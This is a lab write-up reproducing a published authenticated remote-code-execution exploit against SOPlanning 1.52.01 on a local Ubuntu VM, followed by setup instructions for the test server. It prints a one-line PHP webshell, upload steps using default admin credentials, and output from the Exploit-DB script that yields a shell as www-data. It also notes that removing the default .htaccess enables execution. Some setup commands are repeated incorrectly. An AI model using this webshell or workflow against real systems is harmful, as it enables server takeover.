Goal :

To see if I can recreate the exploit scenario found on Exploit-DB.
SOPlanning 1.52.01 (Simple Online Planning Tool) - Remote Code Execution (RCE) (Authenticated)

Tested on:

- Ubuntu 20.04
- SOPlanning version : 1.52.01

Result

1. The default `.htaccess` in the `upload/file` folder stop the uploaded php webshell from execution
2. To make the exploit work, the `.htaccess` file must be removed.

Other possible exploit vector


We can upload image files to the `upload/logo` folder, and there is no `.htaccess` file. If we can bypass the file type filter, we might get RCE from browsing the logo url.

Exploit

Manual

- visit `http://soplanning.local` and login as `admin:admin`


- add new task and upload the shell.php




- the content of the shell.php :

```
user@linux:~$ cat shell.php
<?php system($_GET[cmd]); ?>
```

- the url of the shell



- visit the url of shell.php with command (failed)



- remove the `.htaccess file`


```
ser@linux:/var/www/soplanning/www/upload/files$ sudo mv .htaccess htaccess.bak
sudo] password for user:
```

- the content of the `.htaccess` file

```
RewriteEngine On

<Files *.*>
    ForceType application/octet-stream
    Header set Content-Disposition attachment
</Files>
~
```

- re-visit the url of shell.php with command (successful)



Using Exploit

- run the exploit with url and credentials (failed)

```
user@linux:~/Downloads$ python3 52082.py -t http://soplanning.local -u admin -p
admin
[+] Uploaded ===> File 'vnk.php' was added to the task !
[+] Exploit completed.
Access webshell here: http://soplanning.local/upload/files/cs25nb/vnk.php?cmd=<c
ommand>
Do you want an interactive shell? (yes/no) yes
soplaning:~$ whoami
Error: An erros occured while running command: whoami
soplaning:~$ id
Error: An erros occured while running command: id
```

- remove the `.htaccess file`
- re-run the exploit (successful

```
user@linux:~/Downloads$ python3 52082.py -t http://soplanning.local -u admin -p
admin
[+] Uploaded ===> File '64b.php' was added to the task !
[+] Exploit completed.
Access webshell here: http://soplanning.local/upload/files/wlq5zd/64b.php?cmd=<c
ommand>
Do you want an interactive shell? (yes/no) yes
soplaning:~$ id
uid=33(www-data) gid=33(www-data) groups=33(www-data)

soplaning:~$
```

Install SOPlanning

- Have LAMP setup (steps)
- install php modules

```
sudo add-apt-repository ppa:ondrej/php
sudo apt-get update
sudo apt-get install php7.0 php7.0-mysql php7.0-curl php7.0-json php7.0-cgi
libapache2-mod-php7.0 php7.0-mcrypt php7.0-xmlrpc php7.0-gd php7.0-mbstring
php7.0  php7.0-common  php7.0-xmlrpc php7.0-soap  php7.0-xml php7.0-intl
  php7.0-cli  php7.0-ldap php7.0-zip php7.0-readline php7.0-imap php7.0-tidy
php7.0-recode php7.0-sq php7.0-intl
```

- Download SOPlanning 1.52.01
- unzip the package

```
cd /var/www
sudo unzip ~/Download/soplanning.zip
```

- Change the ownership and permission

```
sudo chown -R www-data.www-data soplanning
sudo chmod -R 775 soplanning
```

- Create a new apache virtual host configuration point to webroot of soplanning

```
vim /etc/apache2/sites-available/soplanning.conf
```

and the content of soplanning.conf :

```
<VirtualHost *:80>
ServerName soplanning.local
ServerAdmin abc@test.com
DocumentRoot /var/www/soplanning/www/

<Directory /var/www/soplanning/www/>
AllowOverride All
Order allow,deny
allow from all
</Directory>
```

```
ErrorLog /var/log/apache2/soplanning_error.log
CustomLog /var/log/apache2/soplanning_custom.log combined

</VirtualHost>
```

- Enable the site access

```
a2ensite soplanning.conf
```

- Disable the default access

```
a2ensite soplanning.conf
```

- Enable the rewrite module

```
a2ensite soplanning.conf
```

- Restart the apache2 service

```
sudo systemctl restart apache2
```

- browse `http://soplanning.local` and login as mysql root to start installation